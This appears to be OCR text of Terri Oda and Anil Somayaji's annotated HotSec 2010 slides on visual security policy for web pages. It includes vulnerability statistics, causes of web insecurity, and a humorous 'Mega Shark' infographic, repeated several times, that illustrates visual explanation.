
Visual Security Policy for the Web

Terri Oda, Anil Somayaji
Carleton University


ONE OF OUR CUSTOMERS IS REPORTING SECURITY PROBLEMS WITH OUR SOFTWARE.
PREPOSTEROUS.
WHY?
BECAUSE OUR SOFTWARE DOESN'T *HAVE* ANY SECURITY?
OF *COURSE* IT DOES! LOOK AT THIS LOGIN SCREEN!
"ARE YOU A REGISTERED USER?
YES/NO"
Not Invented Here™ © Bill Barnes & Paul Southworth
NotInventedHere.com

A note to PDF readers

- These are annotated slides: the second half of the PDF contains the slides with the notes.
- The notes with each slide are a rough transcript of what I said at HotSec
- If you would like to know more, the full paper is available at these locations:
  - http://www.usenix.org/events/hotsec10/tech/full_papers/Oda.pdf
  - http://webinsecurity.net/resources/visp-oda-hotsec2010.pdf
- And you can always contact me at terri@zone12.com if you have more questions or want to discuss these ideas!

83%

of web sites have had a serious vulnerability

64%

of all sites have one right now

What makes the web so hard to secure?

BROWSERS

Education

Attackers

Standards

Insufficient security experts

Poor design choices

HTML

Flash

INFRASTRUCTURE

Web Designers

Policy

JavaScript

Insecure coding practices

There are no restrictions within a web page

just my size!

flickr.com/people/rling

Separation between components can mitigate attacks


Spotted Sunfish
Lepomis punctatus
Warmouth
Lepomis gulosus
Shadow Bass
Ambloplites ariommus
Gone Fishin'...
... be back soon!
Largemouth Bass
Micropterus salmoides
Bluegill
Lepomis macrochirus
Of all the game fish, the blue gill has been the "first catch" of many budding anglers.
Channel Cat
Ictalurus punctatus
Bowfin
Amia calva
Green Sunfish
Lepomis cyanellus
Yellow Bullhead
Ameiurus natalis
Like many fish, the male protects the eggs and young.

But not many web developers use encapsulation

UNCOVERING THE SECRETS OF MEGA SHARK

DEATH IN THE SKIES

A key weapon in Mega Shark's arsenal is its air attack. This skill is witnessed in *Mega Shark vs. Giant octopus*, where Mega Shark successfully takes down a plane cruising at cloud level. Let's take a closer look at how this majestic, yet deadly creature would seemingly defy physics to complete such a feat.



6 It takes around 20 seconds for Mega Shark to reach the plane. It must then disable the plane and bring it down in a deadly descent.

SIZING IT UP

Based on rough estimates, Mega Shark is twice the size of Megalodon, a prehistoric shark that ruled the seas during the Oligocene epoch and Neogene periods.

MEGA SHARK	MEGALODON	GREAT WHITE
40M	19M	6M
240t	103t	7t

5 Within approximately 6 seconds Mega Shark has already travelled over 1km into the air.

4 Mega Shark breaks the surface at a launch speed of 709.2 km/h.

1 Mega Shark first spies the plane when it is about 10 km horizontally away from the launch point.

COLLATERAL DAMAGE

With the extreme acceleration required, relatively smaller marine objects would be hauled to the surface in Mega Shark's wake.

A NEED FOR SPEED

To attack an aircraft 2000m above sea level, Mega Shark needs to gather a launch speed of


709.2 KM/H

2 Mega Shark descends to a depth of at least 1500m to make a rush ascent.

COMPARE THAT TO OTHER FAST STUFF:

BULLET TRAIN	TOMAHAWK MISSILE
443 KM/H	880 KM/H

3 At a minimum depth of 1500m Mega Shark must then accelerate rapidly to reach its breaching target speed.



UNCOVERING THE SECRETS OF MEGA SHARK

DEATH IN THE SKIES

A key weapon in Mega Shark's arsenal is its air attack. This skill is witnessed in *Mega Shark vs. Giant octopus*, where Mega Shark successfully takes down a plane cruising at cloud level. Let's take a closer look at how this majestic, yet deadly creature would seemingly defy physics to complete such a feat.

6 It takes around 20 seconds for Mega Shark to reach the plane. It must then disable the plane and bring it down in a deadly descent.

SIZING IT UP

Based on rough estimates, Mega Shark is twice the size of Megalodon, a prehistoric shark that ruled the seas during the Oligocene epoch and Neogene periods.

5 Within approximately 6 seconds Mega Shark has already travelled over 1km into the air.

4 Mega Shark breaks the surface at a launch speed of 709.2 km/h.

1 Mega Shark first spies the plane when it is about 10 km horizontally away from the launch point.

2 Mega Shark descends to a depth of at least 1500m to make a rush ascent.

3 At a minimum depth of 1500m Mega Shark must then accelerate rapidly to reach its breaching target speed.

COLLATERAL DAMAGE

With the extreme acceleration required, relatively smaller marine objects would be hauled to the surface in Mega Shark's wake.

A NEED FOR SPEED

To attack an aircraft 2000m above sea level, Mega Shark needs to gather a launch speed of

709.2 KM/H


COMPARE THAT TO OTHER FAST STUFF:


© STEPHEN TAUBMAN 2010

Infographics make complex data easier to understand using visuals

Equations allow more detailed analysis...

if you understand them





UNCOVERING THE SECRETS OF MEGA SHARK

DEATH IN THE SKIES

A key weapon in Mega Shark's arsenal is its air attack. This skill is witnessed in *Mega Shark vs. Giant octopus*, where Mega Shark successfully takes down a plane cruising at cloud level. Let's take a closer look at how this majestic, yet deadly creature would seemingly defy physics to complete such a feat.

6 It takes around 20 seconds for Mega Shark to reach the plane. It must then disable the plane and bring it down in a deadly descent.

5 Within approximately 6 seconds Mega Shark has already travelled over 1km into the air.

4 Mega Shark breaks the surface at a launch speed of 709.2 km/h.

SIZING IT UP

Based on rough estimates, Mega Shark is twice the size of Megalodon, a prehistoric shark that ruled the seas during the Oligocene epoch and Neogene periods.

MEGA SHARK	MEGALODON	GREAT WHITE
40M	19M	6M
240t	103t	7t

1 Mega Shark first spies the plane when it is about 10 km horizontally away from the launch point.

2 Mega Shark descends to a depth of at least 1500m to make a rush ascent.

3 At a minimum depth of 1500m Mega Shark must then accelerate rapidly to reach its breaching target speed.

A NEED FOR SPEED

To attack an aircraft 2000m above sea level, Mega Shark needs to gather a launch speed of


709.2 KM/H

COMPARE THAT TO OTHER FAST STUFF:

BULLET TRAIN	TOMAHAWK MISSILE
443 KM/H	880 KM/H

COLLATERAL DAMAGE

With the extreme acceleration required, relatively smaller marine objects would be hauled to the surface in Mega Shark's wake.



